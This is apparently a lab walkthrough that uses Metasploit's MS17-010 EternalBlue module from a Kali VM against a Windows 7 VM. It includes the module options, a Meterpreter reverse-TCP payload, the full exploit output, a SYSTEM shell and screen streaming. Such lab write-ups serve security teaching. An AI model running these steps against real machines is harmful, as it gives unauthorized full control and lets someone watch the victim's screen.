
Windows Privilege Escalation

Requirements 👌




kali-linux-2024.2-vmware-amd64

Windows 7 x64


First, we'll start the windows7 machine and log in using (username: wind, password: wind).

Second, Set windows 7 and Kali Linux in NAT connection such that the machines can be connected.




Network Adapter: NAT

kali machine IP: 192.168.204.129



```
┌──(root㉿kali)-[/home/kali/dharm]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.204.129  netmask 255.255.255.0  broadcast 192.168.204.255
        inet6 fe80::e395:cadb:adf7:eb9e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3c:5d:2a  txqueuelen 1000  (Ethernet)
        RX packets 65  bytes 7376 (7.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 4716 (4.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Windows7 machine IP: 192.168.204.131



```
PS C:\Users\windows7> ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::b4bd:a6ef:9225:ff7c%11
   IPv4 Address. . . . . . . . . . . : 192.168.204.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.204.2
```


Eternal blue

Launch MSF console




```
┌──(root㉿kali)-[/home/kali/dharm]
└─# msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

                 ########                  #
             #################            #
          ######################         #
         #########################      #
       ############################
      ##############################
      ###############################
     ###############################
     ##############################
                     #    ########   #
        ##        ###        ####   ##
                             ###   ###
                           ####   ###
      ####          ##########   ####
      #######################   ####
        ####################   ####
         ##################  ####
           ############      ##
              ########        ###
             #########        #####
           ############      ######
          ########      #########
            #####       ########
              ###       #########
             ######    ############
            #######################
            #   #   ###  #   #   ##
            ########################
             ##     ##   ##     ##
                   https://metasploit.com


       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Search eternal




```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1    \_ target: Automatic Target                  .                .        .      .
   2    \_ target: Windows 7                         .                .        .      .
   3    \_ target: Windows Embedded Standard 7       .                .        .      .
   4    \_ target: Windows Server 2008 R2            .                .        .      .
   5    \_ target: Windows 8                         .                .        .      .
   6    \_ target: Windows 8.1                       .                .        .      .
   7    \_ target: Windows Server 2012               .                .        .      .
   8    \_ target: Windows 10 Pro                    .                .        .      .
   9    \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
```

Check options



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.204.129  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Set RHOSTS




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.204.131
RHOSTS => 192.168.204.131
```

Set LHOST


192.168.204.129 (kali machine’s IP) its ALREADY SETTLED

Run




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.204.129:4444
[*] 192.168.204.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.204.131:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.204.131:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.204.131:445 - The target is vulnerable.
[*] 192.168.204.131:445 - Connecting to target for exploitation.
[+] 192.168.204.131:445 - Connection established for exploitation.
[+] 192.168.204.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.204.131:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.204.131:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.204.131:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.204.131:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.204.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.204.131:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.204.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.204.131:445 - Starting non-paged pool grooming
[+] 192.168.204.131:445 - Sending SMBv2 buffers
[+] 192.168.204.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.204.131:445 - Sending final SMBv2 buffers.
[*] 192.168.204.131:445 - Sending last fragment of exploit packet!
[*] 192.168.204.131:445 - Receiving response from exploit packet
[+] 192.168.204.131:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.204.131:445 - Sending egg to corrupted connection.
[*] 192.168.204.131:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.204.131
[*] Meterpreter session 1 opened (192.168.204.129:4444 -> 192.168.204.131:49164) at 2024-11-12 14:03:11 -0500
[+] 192.168.204.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.204.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.204.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Meterpreter



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
```



```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/dharm/JUntyhVk.html
[*] Streaming ...
```

```
Target IP  : 192.168.204.131
Start time : 2024-11-12 14:10:15 -0500
Status     : Playing
```